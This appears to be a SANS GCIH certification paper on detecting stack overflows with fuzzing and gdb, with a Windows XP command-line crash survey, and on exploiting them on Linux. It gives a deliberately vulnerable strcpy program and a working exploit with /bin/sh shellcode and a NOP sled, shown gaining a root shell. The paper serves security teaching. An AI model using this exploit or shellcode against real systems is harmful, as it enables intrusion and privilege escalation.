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Stack Based Overflows: Detect & Exploit

GCIH Gold Certification

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1. Introduction

Buffer overflows remain some of the most serious and widespread vulnerabilities that exist, often giving an attacker complete control over the compromised system. Thus, in depth knowledge of how these vulnerabilities and exploits work is of utmost importance to penetration testers and incident handlers.

This thesis focuses on the sub category of buffer overflows known as stack overflows. The SANS GCIH class covers the basic theory of buffer overflows, however, this report goes beyond the class by showing how stack based overflows work in *practice*. More specifically, the aim of this report is to:

- Show how to detect stack overflow vulnerabilities in black box testing. This includes an actual example of detecting vulnerabilities in a real world product. Chapter 2 encompasses this issue.
- Show how to develop stack overflow exploits from the ground up. Chapter 3 encompasses this issue.

The report is limited to covering stack based overflows. Also, defenses are not covered by the report. Finally, since the writing of buffer overflows exploits differ in almost every aspect from OS to OS, the chapter dealing with exploits will focus exclusively on the Linux platform.

2. Detecting Stack Based Overflows

2.1. How to Detect Stack Based Overflows

Stack overflows occur due to insufficient boundary checks. Consequently, detecting stack overflows involves the attacker filling a buffer of the targeted

program with more data than the buffer has reserved memory for. The attack can be possible from anywhere the program accepts user supplied input. This includes overt input such as fields, command line arguments, files, sockets etc. readily available to the user. And it also includes covert input, meaning input received by the program that the normal user does not see. Examples are environment variables, hidden fields, and any data automatically added to the communication by the program. As long as data coming from the user gets handled by the targeted program, the user can fuzz this data in order to try to detect vulnerabilities. Covert input may require further analysis by the attacker. This may include running the communication from the client, through a proxy under the control of the attacker in order for him to fuzz the communication data here. It might involve capturing the data between a client and the targeted server, and replaying it later with the parameters fuzzed. Or it might involve debugging or reverse engineering the targeted program. It really all depends on the accepted input of the targeted program, and on the rights of the attacker (i.e. especially if this is a local vs. remote attack). For the example of this report, and in order to simplify the matter in question for educational purposes, the input will be a single command line argument.

When detecting stack overflows, it is helpful to keep our main goal in mind: we should be able to overwrite the Extended Instruction Pointer (EIP). When you call a function, this pointer is saved on the stack for later use. When the function returns, this saved address is used to determine the location of the next executed instruction. Consequently, by overwriting the EIP, we should be able to make it point to our payload. And since the EIP is saved at a higher address, right next to the program's buffers, overwriting the EIP is the exact consequence of

insufficient boundary checks. Figure 1 illustrates the basic structure of the stack, having filled buffer 1 with more than the reserved 10 chars, thus successfully overwriting the EIP.




Figure 1: Structure of the stack overflowed

A sample vulnerable C-program is illustrated below. The program takes input from the command line, however, no input validation is implemented. The allocated buffer size, of which the command line argument is copied, is 1024 bytes. Consequently, if the supplied command line argument is equal to or greater than 1024 bytes, the stack will be overflowed.

```


overflow.c [modified] - KWrite
File Edit View Bookmarks Tools Settings Help
#include <stdio.h>

void overflow_test(char *ptr)
{
    char buffer[1024];
    strcpy(buffer,ptr);
}

int main(int argc, char **argv)
{
    printf("Processing %d bytes of data\n", strlen(argv[1]));
    overflow_test(argv[1]);
    return 0;
}
  
```

Screen dump 1: Sample vulnerable C-program - no check implemented on input size

Stack overflows can be identified as segmentation fault events (illustrated below). The program is run with a varying size of arguments. As can be seen from the screen dump, the program runs without any segmentation faults when the size of command line argument is less than 1032.



```
Shell - Konsole
bt sdal_removable # ./overflow AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Processing 54 bytes of data
bt sdal_removable # ./overflow `perl -e "print 'A' x 1023"`
Processing 1023 bytes of data
bt sdal_removable # ./overflow `perl -e "print 'A' x 1024"`
Processing 1024 bytes of data
bt sdal_removable # ./overflow `perl -e "print 'A' x 1025"`
Processing 1025 bytes of data
bt sdal_removable # ./overflow `perl -e "print 'A' x 1026"`
Processing 1026 bytes of data
bt sdal_removable # ./overflow `perl -e "print 'A' x 1027"`
Processing 1027 bytes of data
bt sdal_removable # ./overflow `perl -e "print 'A' x 1028"`
Processing 1028 bytes of data
bt sdal_removable # ./overflow `perl -e "print 'A' x 1029"`
Processing 1029 bytes of data
bt sdal_removable # ./overflow `perl -e "print 'A' x 1030"`
Processing 1030 bytes of data
bt sdal_removable # ./overflow `perl -e "print 'A' x 1031"`
Processing 1031 bytes of data
bt sdal_removable # ./overflow `perl -e "print 'A' x 1032"`
Processing 1032 bytes of data
Segmentation fault
bt sdal_removable #
```

Screen dump 2: Sample vulnerable C-program overflows when argument is at least 1032 bytes

Of course one will not always be able to see the segmentation fault message directly from the operating system. A more reliable method of detecting stack based overflow is to attach a debugger to the tested program. This is done using the GDB debugger in the screen dump below.

```

11/ 21/ 31/ 41/ Scrap.shs*      exploiter*      overflow.c-*
12/ 22/ 32/ 42/ Set\ IP\ address*    exploiter.c*    security2.html*
13/ 23/ 33/ 43/ Shell.c*          exploiter.c~*   snapshot1.png*
14/ 24/ 34/ 44/ Shell.s*          ezenta_pic.exe* snapshot2.png*
15/ 25/ 35/ 5/  Virua.rar.f2f*  gcih/          snapshot3.png*
16/ 26/ 36/ 6/  Virus\ Test\ -\ PWD\ -\ 12345678.rar* goog-mail.py*
17/ 27/ 37/ 7/  buf.c*             hex*
18/ 28/ 38/ 8/  buf2.txt*          hex1*
19/ 29/ 39/ 9/  doc*              moc/

bt sdal_removable # ./overflow
Segmentation fault
bt sdal_removable # ./overflow aaaaaaaaaaaaaa
Processing 12 bytes of data
bt sdal_removable # ./overflow aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaAAAAAAAAAAAAAAAAAAAAA
Processing 54 bytes of data
bt sdal_removable # gdb
GNU gdb 6.5
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu".
(gdb) file overflow
Reading symbols from /mnt/sdal_removable/overflow...done.
Using host libthread_db library "/lib/tls/libthread_db.so.1".
(gdb) set args `perl -e "print 'A' x 1032"`
(gdb) run
Starting program: /mnt/sdal_removable/overflow `perl -e "print 'A' x 1032"`
Processing 1032 bytes of data
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)

```

Screen dump 3: EIP overwritten with the argument AAAA (0x41414141)

In the example our program, named *overflow*, is first attached to the debugger (“file overflow”). Then, the command line argument is set to 1032 As (“set args `perl -e “print ‘A’ x 1032” `”). Finally, the program is run (“run”), resulting in the segmentation fault marked in red. As can be seen, our stack pointer is pointing at the address 0x41414141 - the hexadecimal representation of part of our input (AAAA). Consequently, the EIP has successfully been overwritten by our supplied input.

Next, let’ s try to identify the exact function where the stack overflow

occurs, using the debugger (screen dump 4).

```

0x08048434 <main+0>:  push  %ebp
0x08048435 <main+1>:  mov   %esp,%ebp
0x08048437 <main+3>:  sub   $0x8,%esp
0x0804843a <main+6>:  and   $0xffffffff0,%esp
0x0804843d <main+9>:  mov   $0x0,%eax
0x08048442 <main+14>: add   $0xf,%eax
0x08048445 <main+17>: add   $0xf,%eax
0x08048448 <main+20>: shr   $0x4,%eax
0x0804844b <main+23>: shl   $0x4,%eax
0x0804844e <main+26>: sub   %eax,%esp
0x08048450 <main+28>: sub   $0x8,%esp
0x08048453 <main+31>: mov   0xc(%ebp),%eax
0x08048456 <main+34>: add   $0x4,%eax
0x08048459 <main+37>: sub   $0x4,%esp
0x0804845c <main+40>: pushl (%eax)
0x0804845e <main+42>: call  0x80482f8 <strlen@plt>
0x08048463 <main+47>: add   $0x8,%esp
0x08048466 <main+50>: push  %eax
0x08048467 <main+51>: push  $0x8048594
0x0804846c <main+56>: call  0x8048318 <printf@plt>
0x08048471 <main+61>: add   $0x10,%esp
0x08048474 <main+64>: sub   $0xc,%esp
0x08048477 <main+67>: mov   0xc(%ebp),%eax
0x0804847a <main+70>: add   $0x4,%eax
0x0804847d <main+73>: pushl (%eax)
0x0804847f <main+75>: call  0x8048414 <overflow_test>
0x08048484 <main+80>: add   $0x10,%esp
0x08048487 <main+83>: mov   $0x0,%eax
0x0804848c <main+88>: leave
0x0804848d <main+89>: ret
0x0804848e <main+90>: nop
0x0804848f <main+91>: nop
End of assembler dump.
(gdb) break *0x0804847f
Breakpoint 1 at 0x804847f
(gdb) run
Starting program: /mnt/sda1_removable/overflow `perl -e "print 'A' x 1032"`
Processing 1032 bytes of data

Breakpoint 1, 0x0804847f in main ()
(gdb) next
Single stepping until exit from function main,
which has no line number information.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()

```

Screen dump 4: Identifying the vulnerable function

What we have done in the example above, is that we have asked the debugger to

break once it reaches the address calling the function *overflow_test* (“break *0x804847f”). As can be seen, running (“run”) the program up to this breakpoint does not result in any segmentation faults, thus the vulnerable function is located later in the program. Continuing the program from the breakpoint (“next”) does result in a segmentation fault. Since *overflow_test* is the last function left after the breakpoint, we can conclude that the stack overflow vulnerability is located in this function. Consequently, using breakpoints along with stepping through the program can be used to detect the exact vulnerable function of a program.

2.2. A Real World Example: Microsoft XP SP2

It is important to note that single command line arguments typically are only a small percentages of the total data input channels of the targeted program. Socket communication, files and input fields are other important channels through which an attacker may provide fuzzed data to the program.


Being that single command line arguments are only a small percentage of the total data input channels of the targeted program, it would be interesting to do a reality check, and see if there are any real world products that are vulnerable to stack overflows even through this very simple and limited attack surface.

Somewhat surprising, looking at Microsoft Windows XP SP2 reveals several such vulnerabilities. During a command line call to every executable program of Windows XP itself, with one argument as long as possible, showed that the programs stated below are vulnerable to stack overflowing attacks.

Vulnerable program	Overflows when command line argument is larger than
eventvwr.exe	845 characters
Mrinfo.exe	53 characters
netsetup.exe	271 characters
odbcconf.exe	1618 characters
Sdbinst.exe	541 characters

Figure 2: Vulnerable programs at command line in Windows XP SP2 with current patches


Executing *netsetup.exe* with 271 (or more) characters will prove this (screen dump 5). Depending on whether Data Execution Prevention (DEP) is enabled on your Windows XP, you should either be getting a message from DEP having prevented the overflow (screen dump 6), or an error message essentially saying that you have successfully overflowed the EIP offset (screen dump 7). Also, it should be noted that even though DEP indeed does provide an extra layer of security, ways of circumventing this layer too has been discovered (Litchfield, 2005).



Screen dump 5: Detecting the stack overflow vulnerability in netsetup.exe



Screen dump 6: DEP - Data Execution Prevention



Screen dump 7: EIP offset overwritten with the argument AAAA (0x41414141)

It should be noted that the specific Windows XP vulnerabilities are to be considered low risk. Locally, this is the case, since they run as the standard user, i.e. privilege escalation is not possible. And at the same time providing input to the command line argument is generally not possible for a remote attacker. Thus, the only scenario where exploiting these command line executables becomes attractive for an attacker, would be if they are integrated in another program, treating remotely supplied input as command line arguments.

Educationally, the fact that the most widespread OS still suffers from stack overflow vulnerabilities, even when just testing at command line, indicates a very good chance of finding stack overflows in existing products generally, especially if fuzzing every channel of input to the targeted program. Following the frequent reporting of stack overflows at the vulnerability list Bugtraq (SecurityFocus,

2007) will yield support for this claim.

3. Exploiting Stack Based Overflows

3.1. How to Exploit Stack Based Overflows

Having detected the vulnerable program and function, the next challenge is finding out how to execute our payload. The payload could be located in a number of places including files, variables and fields controlled by the attacker. This is often the case if the available memory is too small to contain the payload. Most commonly, however, the payload is stored in or near the exploited buffer.

So, we have successfully overwritten the EIP, but where should we make it point to (i.e. which instruction should be executed next)? Obviously, we would like it to point to our payload, but how do we know the address of the payload?




Figure 3: The problem of locating the payload

In our scenario we will use the method of direct jumping/guessing offsets. Using this method the attacker essentially guesses an address for the EIP to point to. This method relies on the fact that the extended stack pointer (ESP) is easily identifiable on most Linux/Unix platforms. The ESP points to the current position of the stack, putting us somewhere *near* the place where the supplied input will be stored. The attacker may then add a NOP sled before the payload, doing nothing

except sliding down to the payload. Thus, as long as the EIP points to somewhere in the NOP sled, the attack will succeed.




Figure 4: Executing the payload via direct jumping

This method of exploitation is implemented in practice by the program listed in screen dump 8. The array *shellcode* contains the actual payload to be executed, in this case the opening of a new shell for the attacker to abuse. The function *get_sp* returns the current value of ESP. The exploit then creates a NOP sled with the payload in the middle of it, before finally running the vulnerable program using it all as a command line argument.

```

exploiter.c - KWrite
File Edit View Bookmarks Tools Settings Help
#include <stdio.h>

char shellcode[] =
"\x31\xdb"
"\x8d\x43\x17"
"\xcd\x80"
"\x31\xd2"
"\x52"
"\x68\x6e\x2f\x73\x68"
"\x68\x2f\x2f\x62\x69"
"\x89\xe3"
"\x52"
"\x53"
"\x89\xe1"
"\xb0\x0b"
"\xcd\x80";


unsigned long get_sp()
{
    __asm__("mov %esp, %eax\n");
}

int main(void)
{
    int i;
    char buffer[1042];
    memset(buffer, 0x90, sizeof(buffer));
    memcpy(buffer + 512, shellcode, strlen(shellcode));
    for(i = (sizeof(buffer) - 128) - 2; i < sizeof(buffer); i += 4)
        *(long *)&buffer[i] = get_sp() + 812;
    execl("./overflow", "vuln", buffer, NULL);
}

```

Screen dump 8: Automatic ESP/EIP identification and exploitation

Running the above exploit will result in the payload being executed, i.e. the attacker will be met with a shell prompt. If the vulnerable program has been installed SUID root - meaning it runs with the privileges of the root user - the attacker will now have root level access to the system, as illustrated in screen dump 9.



```
Shell - Konsole
bt sdal removable # ./exploiter
Processing 1044 bytes of data
sh-3.1# whoami
root
sh-3.1#
sh-3.1#
```

Screen dump 9: Gaining root privileges when sample vulnerable C-program is SUID root

3.2. Payload

As already seen the payload is what the user actually wants the targeted program to do. Technically, it is shell codes - machine code being a numeric representation of the assembly instructions.

Basically, there are two main ways of getting this code: find it online, or do it yourself. Finding it online means borrowing shell codes from other exploits, or doing lookups in shell code databases like the one from Metasploit (Metasploit, 2007). On the other hand, doing it yourself involves coding in machine code, assembly or a higher level language like C/C++. Of course, if programming in C/C++ one would need to translate it into assembly language afterwards. Using the GCC compiler on Unix/Linux with the `-S` switch, i.e. `gcc -S myshellcode.c`, will achieve this.

In the exploit listed in screen dump 8, the array `shellcode` contained the payload. This shell code was taken from another exploit in the classical paper by Aleph One (1996). Of course, this array can be changed to any other shellcode. Typically, payload is coded to do things like adding a privileged user to the system, opening a port with a privileged listening shell, or making a reverse shell

to the IP-address of the attacker in order to help getting around the firewall. The limitation of doable damage at this point really only depends on the privileges of the compromised program and on the will of the attacker.

4. Conclusion

This report provided the reader with a basic understanding of how stack based overflows work in practice. It was shown that the most accurate way of detecting stack overflows is by attaching a debugger to the targeted program. This will not only allow us to conclude whether a stack overflow exists, it will even allow us to track down the exact vulnerable function. If it is not possible to attach a debugger to the program we may look for secondary indications of potential stack overflows. This includes tracking down segmentation faults at the terminal, and observing whether the targeted program crashes as a result of overwriting the EIP. When doing real life penetration testing, all channels that the targeted program accepts input from should be mapped down. And all parameters within these channels should be fuzzed in order to look for stack overflows and other vulnerabilities.

Furthermore, it was shown how to exploit a sample vulnerable program on the Linux platform. This was achieved through the direct jumping method - guessing an approximate address on the basis of the ESP, and then making a NOP sled to the payload. The payload then, could be anything coded in (or translated to) machine code by the attacker. The functionality of the payload really only depends on the privileges of the compromised program and on the will of the attacker.

Finally, the report located a number of stack overflow vulnerabilities in the

latest version of Microsoft Windows XP SP2. While by themselves low risk vulnerabilities, the finding of them does question the quality of code provided to us today. When even the most widespread OS in the world suffers from stack overflows, chances are that exhaustive penetration testing of many other real life products will show the same type of vulnerabilities.

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Houston 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Houston, TX	Oct 29, 2018 - Nov 03, 2018	vLive
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SANS Santa Monica 2018	Santa Monica, CA	Dec 03, 2018 - Dec 08, 2018	Live Event
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